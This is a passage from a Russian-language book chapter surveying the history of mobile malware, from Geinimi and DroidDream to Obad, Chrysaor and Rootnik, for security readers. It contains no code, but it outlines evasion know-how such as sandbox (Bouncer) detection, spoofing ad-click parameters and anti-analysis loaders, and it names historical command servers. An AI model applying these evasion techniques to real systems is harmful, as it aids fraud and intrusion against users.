ей Lookout. Троян, получивший имя Geinimi, качественно отличался от всего, что было написано ранее, и обладал следующими уникальными характеристиками.

- Распространение в составе легитимного ПО. В отличие от всех остальных зловредов, которые только прикидывались настоящими программами и играми, Geinimi на самом деле внедрялся в реально существующие игры. В разное время троян был найден в составе таких приложений, как Monkey Jump 2, President Versus Aliens, City Defense and Baseball Superstars 2010, разбросанных по местным маркетам Китая и различным torrent-трекерам. Функциональность оригинального приложения полностью сохранялась, поэтому пользователь даже не догадывался о заражении смартфона.
- Двойная защита от анализа. Код трояна был пропущен через обфускатор, что затрудняло его анализ, а все коммуникации с удаленным сервером шифровались (справедливости ради стоит сказать, что использовался ущербный алгоритм DES с ключом 12345678).
- Возможность использования для организации ботнета. В коде Geinimi было найдено более 20 управляющих команд, которые позволяли выполнять такие операции, как установка и удаление приложений (правда, на это требовалось разрешение пользователя), получение списка всех установленных программ, запуск приложений и т. п.

В целом Geinimi действовал по следующему алгоритму. После запуска зараженного приложения создавался фоновый сервис, который собирал персональные данные: координаты устройства, номера IMEI и IMSI. Затем с интервалом в одну минуту осуществлялись попытки связи с одним из десяти удаленных серверов (**www.widifu.com**, **www.udaore.com**, **www.frijd.com** и другие), куда передавалась вся собранная информация и собирались команды для удаленного исполнения.

Geinimi — родоначальник полнофункциональных троянов для Android, и после его первого обнаружения на просторах Интернета стали все чаще появляться зловреды с аналогичной или похожей функциональностью. Вскоре была найдена модификация Geinimi под названием ADRD, троян Android.Pjapps и множество других. Все они распространялись через различные сайты, torrent-трекеры, китайские неофициальные магазины, поэтому защититься от них можно было просто не устанавливая приложения из неизвестных источников. Однако все изменилось, когда был обнаружен троян DroidDream, распространявшийся в составе более чем 50 приложений, опубликованных в официальном Android Market.

DroidDream и начало борьбы за чистоту маркета

В марте 2011 года пользователь Lompolo опубликовал на Reddit информацию об обнаружении в маркете Android нескольких десятков вредоносных приложений, опубликованных разработчиком с ником Myournet. Несмотря на заурядность самого трояна, а также уже известный способ его распространения, основанный на внедрении кода в легитимное приложение, факт наличия малвари в официальном мар-

кете Google, а также предположения о том, что она использует эксплойт RageAgainsTheCage для получения прав root на устройстве, быстро подогрели интерес к новости пользователей и сотрудников различных секьюрити-компаний. За несколько дней начальный список из двух десятков приложений расширился до 56, а среди публиковавших его людей (или ботов, кто знает) обнаружились Kingmall2010 и we20090202.

Сам по себе DroidDream по функциональности был очень похож на Geinimi, но не являлся его вариацией. Он также собирал информацию о смартфоне, отправлял ее на удаленный сервер (**http://184.105.245.17:8080/GMServer/GMServlet**) и получал в ответ управляющие команды. Плюс ко всему он содержал в себе другое приложение, спрятанное в каталоге `assets/sqlite.db` внутри apk и устанавливаемое в систему под именем `DownloadProvidersManager.apk`.

В сумме зараженные приложения успели установить от 50 000 до 200 000 пользователей, пока команда безопасности Google не отреагировала на сообщение и не удалила из маркета все найденные копии зловреда вместе с аккаунтами выложивших их пользователей. В дополнение в маркете также появилось приложение Android Market Security Tool, с помощью которого пользователь мог очистить смартфон от заразы. Но и здесь не обошлось без конфуза. Буквально через два дня после этого Symantec обнаружила на просторах Интернета зараженную версию этого приложения, которая содержала в себе уже другой троян, названный впоследствии Fake10086 за выборочную блокировку SMS-сообщений с номера 10086.

Факт проникновения малвари в Android Market (а после DroidDream в маркете было обнаружено еще несколько зловредов) заставил Google серьезно задуматься над безопасностью своего репозитория приложений. А поскольку вручную они ничего делать не привыкли, то в начале 2012 года выкатили сервис Bouncer, который проверял приложения на безопасность с помощью запуска в виртуальной машине. Задача Bouncer состояла в том, чтобы производить многократный запуск приложения, симулировать работу пользователя с ним и анализировать состояние системы до и после работы с этой программой. Если никаких странных и подозрительных действий приложение себе не позволяло, то оно получало зеленый свет, в противном случае публикация блокировалась.

Если верить Google, то сразу после запуска Bouncer корпорация сократила количество вредоносов в маркете на 40% (как они это подсчитали, остается загадкой). Однако позднее выяснилось, что новый механизм проверки можно легко обойти, просто проанализировав некоторые характеристики системы, такие как принадлежащие виртуалкам Google email-адрес владельца «смартфона», версию ОС и т. д., а затем создать приложение, которое при их обнаружении будет действовать абсолютно законно и делать грязную работу только на настоящем смартфоне.

Zeus-in-the-Mobile

В 2007 году по компьютерам пользователей начал свое победоносное шествие троян Zeus. Благодаря изощренному дизайну и продвинутым техникам маскировки, делавшим его обнаружение невероятно трудной задачей, он смог распространиться

на миллионы устройств по всему миру и создать один из самых крупных ботнетов в истории. Только в США было зафиксировано более трех с половиной миллионов фактов заражения.

Основная задача Zeus состояла в организации атаки типа Man-in-the-browser, т. е. использование техник кейлоггинга и формграббинга для перехвата частной пользовательской информации и ее отправки на удаленные сервера. За время своей работы Zeus смог утащить сотни тысяч логинов и паролей от таких сервисов, как Facebook, Yahoo, Hi5, Metroflog, Sonico, Netlog и, конечно же, множества онлайн-банков.

Разработчик Zeus быстро отреагировал на появление систем двухфакторной аутентификации и в 2010 году выпустил приложения для Symbian и Blackberry, задача которых состояла в перехвате SMS-сообщений с одноразовыми кодами авторизации и их последующей отправкой на все те же удаленные сервера. В середине 2012 года аналогичное приложение появилось и для Android.

Первая версия Zeus для Android была примитивна и представляла собой якобы секьюрити-приложение, которое при запуске выводит код верификации и закрывается. В результате в фоне повисает сервисный процесс, который занимается перехватом SMS-сообщений и их отправкой на удаленный сервер (рис. 12.1). Последующие версии Zeus для Android (рис. 12.2) обзавелись также системой удаленного управления с помощью SMS с определенного номера, однако никаких продвинутых




Рис. 12.1. Так выглядел интерфейс первой обнаруженной версии Zeus

Рис. 12.2. А так выглядела версия, обнаруженная спустя 10 месяцев

приемов маскировки или распространения вирус не использовал и в этот раз. Мобильная версия Zeus смогла наделать много шума в СМИ, но, как можно видеть, троян был сильно переоценен.

Первый IRC-бот

В середине января 2012 года сотрудники Лаборатории Касперского сообщили об обнаружении первого в истории Android IRC-бота. Приложение распространялось в виде установочного файла APK размером чуть больше 5 Мб и выдавало себя за игру MADDEN NFL 12. Интересным отличием этого трояна от других было то, что, по сути, вся его логика работы была заключена в нативных приложениях для ядра Linux, которые никак не светились в окне стандартного диспетчера задач Android, и к тому же использовали локальный эксплойт для получения прав root.

Во время запуска приложение создавало каталог `/data/data/com.android.bot/files`, в котором размещало три файла: `header01.png`, `footer01.png`, `border01.png`, а затем ставило на них бит исполнения и запускало первый файл. Это был эксплойт Gingerbreak, с помощью которого происходило получение прав root на устройстве. Если была установлена уже рутованная прошивка, приложение пыталось получить права root штатными средствами, в результате чего пользователю демонстрировался запрос на предоставление повышенных привилегий (тот случай, когда рутованный смартфон безопаснее нерутованного).

В случае успешного получения прав root любым из двух способов запускался второй файл, в котором хранился SMS-троян, являющийся модификацией известного трояна Foncy SMS. Троян определял страну выпуска SIM-карты и начинал отправку сообщений на кроткий платный номер, блокируя все ответные сообщения. Следующим запускался файл `border01.png`, в котором располагался код IRC-бота. Он подключался к IRC-серверу и регистрировался на канале `#andros` под случайным ником. Все сообщения, отправленные боту, выполнялись в консоли как обычные Linux-команды.

Согласно заявлению сотрудников Лаборатории Касперского, это было первое приложение такого класса для Android. Однако, по их мнению, опасность его была невелика, т. к. распространялся он только через «серые» маркеты, а эксплойт работал лишь в ранних версиях Android 2.3.

Первый полиморфный троян

В феврале 2012 года компания Symantec сообщила о появлении первого полиморфного трояна для платформы Android, который в момент своего обнаружения не мог быть найден ни одним мобильным антивирусом. Троян, названный Android.Opfake, распространялся через различные веб-сайты, находившиеся преимущественно на территории России и стран СНГ, в виде бесплатной версии популярного приложения или игры.

Полиморфным он был только условно, т. к. изменение трояна происходило на стороне сервера. При каждой новой загрузке файла содержимое файла APK изменялось с помощью различных методов, которые включали в себя модификацию файлов данных, включение в пакет приложения «мусорных файлов», а также изменение имен файлов (рис. 12.3).

File CRC		Filename
Installer.APK	SKACHAT.APK	
9dc48f61	074c54b5	META-INF/MANIFEST.MF
b1377893	42ecb534	META-INF/ALARM.SF
248c37f7	65105b65	META-INF/ALARM.RSA
40659b25	40659b25	AndroidManifest.xml
bbd88c2d	bbd88c2d	resources.arsc
7a3498c4	7a3498c4	classes.dex
6129f361	9e488e9e	res/raw/data.db
27bc873d	27bc873d	res/drawable-hdpi/logo.png
27bc873d	27bc873d	res/drawable-ldpi/logo.png
27bc873d	27bc873d	res/drawable-mdpi/logo.png
fa11bed8	fa11bed8	res/drawable-hdpi/icon.png
fa11bed8	fa11bed8	res/drawable-ldpi/icon.png
fa11bed8	fa11bed8	res/drawable-mdpi/icon.png

Рис. 12.3. Различия в контрольных суммах файлов пакета с трояном, скачанных в разное время

После попадания на смартфон жертвы и запуска троян извлекал из файла `res/raw/data.db` (который существовал в любой версии трояна) список операторов связи и платных коротких номеров, после чего начинал отправку SMS-сообщений. В дополнение троян открывал в браузере веб-страницу, содержащую ссылки на другое вредоносное ПО. Интересно, что SMS-сообщения также изменялись при каждой новой мутации трояна, что приводило к невозможности блокирования определенных типов сообщений на стороне оператора.

Вирус-матрешка

Неделей раньше, а именно 1 февраля 2012 года, сотрудник Лаборатории Касперского Виктор Чебушев опубликовал на сайте **securelist.com** заметку, посвященную новому трояну, распространяемому через магазин Google Play. Вредонос маскировался под приложение Superclean, способное, по словам разработчиков, очистить память устройства и, таким образом, поднять производительность смартфона или планшета. На тот момент приложение имело уже от 1000 до 5000 установок и хороший рейтинг в 4,5 звезды (рис. 12.4).

Рис. 12.4. Страница приложения Superclean в GooglePlay

Как выяснилось, Superclean действительно выполнял очистку памяти, но делал это простым перезапуском всех фоновых приложений с помощью всего 5 строк на языке Java. На этой «сложной» задаче полезное действие приложения заканчивалось, а самое интересное начиналось дальше. Анализируя код, сотрудник Лаборатории Касперского обнаружил, что при запуске приложение соединялось с удаленным сервером и загружало на карту памяти три файла: `autorun.inf`, `folder.ico` и `svchosts.exe`.

Первые два автоматически превращали подключаемый к USB-порту ПК смартфон в самозагружаемую флешку, с которой происходил автоматический запуск файла `svchosts.exe`. Сам `svchost.exe` на проверку оказался бэкдором Backdoor.MSIL.Ssucl.a, который слушает микрофон компьютера и отправляет все полученные с его помощью данные на удаленный сервер.

Кроме включения в себя другого вредоносного ПО, отличительной чертой трояна был самый внушительный на тот момент набор функций. По команде от оператора он мог отправлять сообщения без ведома пользователя, включать и выключать Wi-Fi, собирать информацию об устройстве, открывать произвольные ссылки в браузере, отправлять на удаленный сервер содержимое SD-карты, SMS-переписку и выполнять многие другие действия.

К концу 2012 года ситуация со зловредами для Android стала настолько накаленной, что Google решила пойти на очередной кардинальный шаг. В сентябре без лишней огласки был приобретен сервис онлайн-проверки приложений на вирусы VirusTotal, а 29 октября — выпущена версия Android 4.2, одной из новшеств кото-

рой стала автоматическая проверка любого устанавливаемого не через Google Play приложения на вирусы через удаленный сервис (сегодня этот сервис известен под именем Google Play Protect).

Трудно сказать, использовала ли Google купленный VirusTotal для этой задачи, либо у корпорации есть собственный сервис проверки, однако не нужно быть работником Google, чтобы понять: VirusTotal так или иначе был использован для защиты Android от вредоносного ПО.

Действительно продвинутый троян

В июне 2013 года сотрудники Лаборатории Касперского обнаружили наиболее сложный и продвинутый в техническом плане троян для Android из всех, что встречались до этого момента. Троян получил имя Backdoor.AndroidOS.Obad.a. Это было независимое приложение, не внедряемое в легитимные софт и, судя по всему, распространяемое под видом каких-либо известных приложений.

После соглашения пользователя с длинным списком полномочий, установки и запуска троян запрашивал права администратора устройства (речь идет не о root, а о собственной системе безопасности Android, позволяющей выполнять некоторые опасные операции, рис. 12.5). Эти права были нужны вредоносу только для двух вещей: самостоятельной блокировки экрана и защиты от удаления. Последнюю возможность троян использовал особенно изысканно. С помощью ранее неизвестного бага в Android он удалял себя из списка приложений с полномочиями администратора, из-за чего его невозможно было лишить этих прав и, как следствие, удалить.

Далее троян проверял наличие прав root и при следующем подключении к сети Wi-Fi отправлял информацию об устройстве на удаленный сервер. Информация была типичной для такого рода приложений и содержала в себе номер телефона, IMEI, MAC-адреса и иные подобные сведения. В ответ вредонос получал список команд и заносил их в базу данных с пометкой о времени и последовательности исполнения. Среди таких команд были проверка баланса, отправка сообщений, переход в режим проксирования трафика, скачивание и установка приложений, отправка файлов по Bluetooth, открытие шелла и т. д. При каждом подключении к другому устройству по Bluetooth троян копировал сам себя на это устройство.

При попытке анализа кода трояна обнаружилось использование множества техник защиты и антиотладки. Во-первых, вредонос использовал неизвестный ранее баг в утилите dex2jar, из-за которого декомпиляция кода вредоносной программы происходила некорректно. Во-вторых, троян использовал еще один неизвестный баг в Android, который позволял создать противоречащий стандартам файл `Manifest.xml` (в котором содержится метаинформация о приложении). Этот файл корректно обрабатывался в процессе установки приложения, но затруднял работу инструментов анализа.

Реверсеру, которому удавалось распаковать и декомпилировать код трояна, обойдя эти ограничения, приходилось иметь дело с многоуровневой системой шифрова-

ния. Она защищала от анализа все текстовые данные, а также имена методов (они тоже были строками и вызывались посредством рефлексии). Интересно, что ключом для первого слоя шифрования являлась строка с главной страницы **facebook.com**, из-за чего работу трояна невозможно было проанализировать в «стерильной комнате», без подключения к Интернету (хотя ограничение, конечно, можно обойти с помощью прокси).




Рис. 12.5. Backdoor AndroidOS Obad a требует множество полномочий для работы и запрашивает права администратора

Ransomware

В мае 2014 года был обнаружен первый шифровальщик (именно шифровальщик, а не локер) для Android. Он получил имя Simple Locker (ANDROIDOS_SIMPLOCK.AXM), т. к. вся его работа заключалась только в шифровании файлов на карте памяти с использованием стандартного API Android.

Сегодня шифровальщиков для Android масса. Согласно исследованию компании Trend Micro (**http://blog.trendmicro.com/trendlabs-security-intelligence/android-mobile-ransomware-evolution/**), только в первой половине 2017 года было обнаружено более 235 000 новых образцов ransomware. То же исследование сообщает, что

большинство шифровальщиков используют имена Adobe Flash Player, Video Player и названия популярных игр. Многие из них также применяют имя пакета, похожее на имена пакетов встроенных в Android приложений: почтового клиента, календаря и браузера.

Чаще всего шифровальщики используют алгоритм AES, а ключ хранят либо в настройках приложения (так поступали в основном ранние версии), либо на сервере. Для связи с C&C-сервером применяются, как правило, протоколы HTTPS, TOR и XMPP. Нередко в качестве вспомогательного средства заработка создатели шифровальщиков встраивают в них средства отправки SMS и осуществления звонков на платные номера. Нередко шифровальщики получают права администратора на устройстве, но только для того, чтобы затруднить свое удаление.

Кроме шифрования данных, ransomware также могут блокировать смартфон другими способами. Например, шифровальщик DoubleLocker (рис. 12.6), кроме шифрования данных, блокировал смартфон PIN-кодом и устанавливал себя в качестве

Рис. 12.6. Сообщение DoubleLocker

дефолтного лаунчера. Чтобы получить доступ к своему смартфону и данным на карте памяти, пользователь должен был заплатить 0.0130 BTC. После этого файлы расшифровывались, а PIN-код сбрасывался.

> ***Интересный факт***
>
> Согласно исследованию Qihoo Android ransomware research report (**http://blogs.360.cn/360mobile/2016/04/12/analysis_of_mobile_ransomware/**) большая часть ransomware (84%) написана прямо на Android-устройствах с помощью мобильной среды разработки AIDE.

Adware

Adware — сравнительно новый тип зловредных приложений, получивших распространение на смартфонах. Обычно такие приложения не наносят вреда устройству или пользовательским данным, но агрессивно показывают рекламу либо заставляют пользователя установить и запустить другое приложение.

Среднестатистический Adware работает так: при запуске или через определенные интервалы времени оно скачивает на карту памяти несколько других приложений, которые следует всучить пользователю, и время от времени показывает ему диалог установки. Пользователи от этого не в восторге, но большинство из них вне опасности: установку из сторонних источников необходимо включить, затем установить рекламируемое приложение, затем запустить его.

Однако с конца 2016 года наметилась новая тенденция: Adware, задействующий возможности фреймворка DroidPlugin. Последний представляет собой нечто вроде виртуальной машины для приложений. Он позволяет написать приложение, которое будет способно запускать другие приложения внутри себя, причем не просто запускать, а запускать автоматически и автоматически же устанавливать. Другими словами, использующий этот фреймворк Adware может незаметно скачать приложение на карту памяти, установить его внутрь себя, создать ярлык на Рабочем столе и запустить, а создатель установленного приложения получит за это денежку. Один из примеров такого Adware — приложение Clean Doctor, уже удаленное из Play Store.

Click fraud

Click fraud — еще один тип зловредных приложений, получивший распространение с ростом популярности смартфонов. Как и в предыдущем случае, такие приложения не представляют особого вреда. Их создатели зарабатывают на рекламе, но вместо показа зловред Click Fraud кликает по рекламе в своем окне или в окнах других приложений.

В основном такие приложения разделяются на два типа: те, что используют сервисы Accessibility для получения возможности нажимать на любые элементы интерфейса, и те, что используют API `ViewGroup.dispatchTouchEvent`, позволяющий прило-

жению «кликнуть» на свои собственные элементы, т. е. на рекламу, которую оно само же показывает.

Второй тип наиболее простой и примитивный. Рекламная сеть может легко отследить его, анализируя, с какой периодичностью происходят клики, по каким частям объявления, а также как они «выглядят»: давление, площадь, длительность нажатия и т. д. Приложение, в свою очередь, может попробовать обмануть рекламную сеть путем сохранения параметров последнего нажатия пользователя и использовать их для нажатия по рекламе и разброса времени нажатий. Кроме того, приложение может выбирать, с какой рекламной сетью работать, а какую лучше оставить в покое.

Первый тип подобных зловредов использует сервис Accessibility, который позволяет нажимать на практически любые части любых приложений и самой системы. Кроме возможности нажимать на рекламу, такие приложения также могут приносить хозяину прибыль за счет установки рекламируемых приложений (installation fraud).

Однако у таких click-ботов есть недостаток: они либо должны каким-то образом заставить пользователя включить свой сервис Accessibility, либо использовать атаку Cloak & Dagger, чтобы включить его незаметно.

А как же другие ОС?

Конечно же, история вирусописательства не ограничивается только лишь платформой Android. ОС от Google стала этаким логическим завершением этой эпопеи, превратившись в систему, которая одновременно стала и доминирующей в век повсеместного распространения мобильных устройств, и достаточно открытой для пользователей. Настоящая история мобильных вирусов началась задолго до появления Android еще в те времена, когда на рынке господствовали Symbian и Windows Mobile.

Еще в 2004 году хакерская группировка 29A продемонстрировала пример червя для Symbian Series 60, названного впоследствии Cabir и классифицированного Лабораторией Касперского как Worm.SymbOS.Cabir. Червь распространялся через Bluetooth и не делал никаких зловредных действий, кроме демонстрации сообщения «Caribe» после включения смартфона. Участники 29A разослали вирус ведущим антивирусным компаниям как пример, а затем опубликовали его исходный код, из-за чего впоследствии появилось несколько модификаций червя, на этот раз найденных «в дикой природе».

Спустя месяц был обнаружен первый вирус для систем на базе Windows CE под названием Virus.WinCE.Duts. Он поражал операционные системы PocketPC 2000, PocketPC 2002, PocketPC 2003, не умел распространяться через Bluetooth или MMS, но инфицировал все найденные приложения на самом устройстве. Как и Cabir, он был детищем 29A и также был создан для демонстрации возможности существования подобного рода зловредов. Об этом, кстати, можно догадаться по интеллигентному сообщению, которое появлялось после запуска инфицированного приложения: «Дорогой пользователь, я могу распространиться?» и кнопкам «Да/Нет».

Спустя месяц для Windows CE был обнаружен первый бэкдор: Backdoor.WinCE.Brador. После запуска зловред прописывался в автозагрузку, а затем открывал сетевой порт и ожидал удаленные подключения. Бэкдор поддерживал такие команды, как получение списка файлов на устройстве, загрузка файла, показ SMS-сообщений, получение файла с устройства и выполнение определенной команды.

Практически сразу после Brador был найден и первый SMS-троян, в этот раз для Symbian. Он распространялся в составе простой игры Mosquitos, в честь которой и получил свое имя — Trojan.SymbOS.Mosquit.a. После запуска он начинал рассылку сообщений на премиум-номера. Работоспособность игры полностью сохранялась, а ее титульный экран был украшен сообщением о том, что игра была крякнута неким SODDOM BIN LOADER.

Впоследствии количество известных вредоносов для мобильных устройств начало стремительно возрастать, и многие из них использовали многочисленные уязвимости в Symbian. Например, Trojan.SymbOS.Locknut использовал некорректную проверку исполняемых файлов, чтобы блокировать работу всей ОС. Trojan.SymbOS.Fontal заменял системные шрифты на модифицированные версии, из-за чего ОС также отказывалась загружаться. Trojan.SymbOS.Dampig и Trojan.SymbOS.Hoblle подменяли системные приложения, а Trojan.SymbOS.Drever был способен блокировать работу антивирусных приложений.

После того как на сцене появилась iOS, некоторые вирусописатели попытались переключиться на нее. Однако из-за параноидальной закрытости API ОС и невозможности установить приложения из сторонних источников эпидемии не произошло. Немногочисленные вирусы были ориентированы на взломанные устройства и в основном выводили на экран различные рекламные и фишинговые сообщения. Наиболее примечательным стало разве что появление трояна в самом AppStore. Приложение под названием Find and call, обладая функционалом VoIP-клиента, при этом совершало такие действия, как копирование контактов на удаленный сервер и рассылку спама (на русском языке).

Как бы то ни было, лидером по числу вредоносных программ для мобильных устройств был и остается Android. О том, какие вредоносы для этой платформы популярны сейчас, мы поговорим в следующей главе.

ГЛАВА 13

Современные образцы вредоносных программ

За более чем 10 лет существования Android зловредные приложения заметно эволюционировали и научились использовать совершенно новые векторы атак и слабые места в системе. В этой главе мы рассмотрим наиболее интересные образцы малвари.

Toast Amigo

В ноябре 2017 года был обнаружен первый троян, использующий атаку Toast overlay для незаметной установки приложений на смартфон. Toast overlay — атака, эксплуатирующая очень странную уязвимость Android (CVE-2017-0752, от Android 4.4.4 до 7.1.2), которая позволяет засунуть полноэкранное окно в маленькое окошко, предназначенное для вывода информационных сообщений. Троян использует такое окно, чтобы перекрыть экран, а в это время открыть настройки и заставить пользователя нажать на определенные места (нажатие будет проходить «сквозь» окно), активируя таким образом сервис Accessibility.

Затем, используя аналогичный трюк, троян включает опцию, позволяющую инсталлировать приложения из сторонних источников, скачивает и устанавливает на смартфон другой зловред и завершает антивирусы. Скачанный зловред, в свою очередь, представляет собой click-бота. Интересно, что он умеет устанавливать соединение с прокси-сервером, чтобы обойти региональные ограничения на доступность рекламных сетей Admob и Facebook.

Android/Banker.GT!tr.spy

Этот троян стал известен благодаря умению «деактивировать» антивирусы без прав root. Хотя на самом деле он очень примитивен. Так называемая «функция деактивации» делает следующее: троян имеет фоновый сервис, который мониторит запускаемые пользователем приложения (для этого он использует права администрато-

ра). Как только пользователь запускает банковский клиент, троян демонстрирует поверх его окна собственное окно (на самом деле это веб-страница) с поддельным окном ввода конфиденциальной информации. Но если пользователь запускает один из перечисленных в списке антивирусов, троян возвращает пользователя на Рабочий стол. Естественно, если антивирус уже запущен, он спокойно продолжит работать в фоне.

Chrysaor

Троян Chrysaor интересен тем, что к его созданию, скорее всего, приложила руку скандально известная компания NSO Group. Еще одна интересная особенность этого трояна состоит в том, что он нацелен на Android 4.3 и ниже.

Сразу после установки на смартфон жертвы Chrysaor получает root с помощью эксплойта framaroot, затем копирует себя в системный раздел и удаляет приложение `com.sec.android.fotaclient`, отвечающее в смартфонах Samsung за автоматическое обновление, затем запускает процесс сбора данных и ожидает команды от удаленного сервера.

Троян использует шесть техник сбора данных:

1. Запуск по таймеру для периодических задач вроде получения текущего местоположения.
2. Очередь сбора данных, которая получает такую информацию, как SMS-сообщения, журнал звонков, история браузера, календарь, контакты, письма и сообщения мессенджеров — WhatsApp, Twitter, Facebook, Viber и Skype. При этом для доступа к данным троян сначала ломает песочницу приложения, делая его каталог в папке `/data/data` доступным для чтения всем, а затем делает дамп базы данных.
3. К уже дампнутым базам данных троян подключает ContentObserver'ы и наблюдает за появлением новых сообщений.
4. Снятие скриншотов с помощью прямого доступа к устройству `/dev/graphics/fb0`.
5. Встроенный кейлоггер, внедряющий хуки напрямую в библиотеку `/system/lib/libbinder.so` и перехватывающий объекты с интерфейсом `com.android.internal.view.IInputContext`.
6. Функция автоматического ответа на звонок, позволяющая набрать номер жертвы, и скрыто слушать происходящее вокруг.

Chrysaor имеет функцию самоликвидации, которая срабатывает в трех случаях: по команде от сервера, через 60 дней после последней успешной попытки связаться с сервером либо если на устройстве появится файл /sdcard/MemosForNotes. О масштабах распространения этой вредоносной программы можно судить по диаграмме, представленной на рис. 13.1.




Рис. 13.1. Страны с наибольшим распространением Chrysaor

Rootnik

Троян Rootnik стал известен благодаря продвинутым техникам для затруднения реверс-инжиниринга и возможности получения root на смартфонах с чипсетом MTK. Будучи запущенным на смартфоне жертвы, Rootnik делает следующее:

- загружает нативную библиотеку SecShell, которая расшифровывает файл `secData0.jar`, загружает в память и передает ему управление;
- `secData0.jar` в свою очередь находит файл `KK.bin`, расшифровывает его, тоже загружает в память и запускает;
- `KK.bin` загружает с управляющего сервера еще один зашифрованный архив, распаковывает его и передает управление `classes.dex`;
- последний расшифровывает несколько содержащихся в архиве ELF-файлов (стандартный запускаемый файл в основанных на ядре Linux системах), содержащих root-эксплойты и запускает их;
- после получения прав root на смартфоне, троян копирует себя в системный каталог `/system/priv-app` и ожидает команд с управляющего сервера.

Среди возможностей трояна:

- скрытая установка и удаление приложений;
- создание ярлыков на рабочем столе;
- показ рекламы и уведомлений;
- загрузка файлов.

Также троян способен обнаруживать установленные в систему Xposed, Substrate, чтобы противодействовать анализу с их помощью, и использует множество техник, препятствующих отладке нативного кода трояна: сильное распараллеливание, защита от дампа памяти и другие. Принцип его работы показан на рис. 13.2.

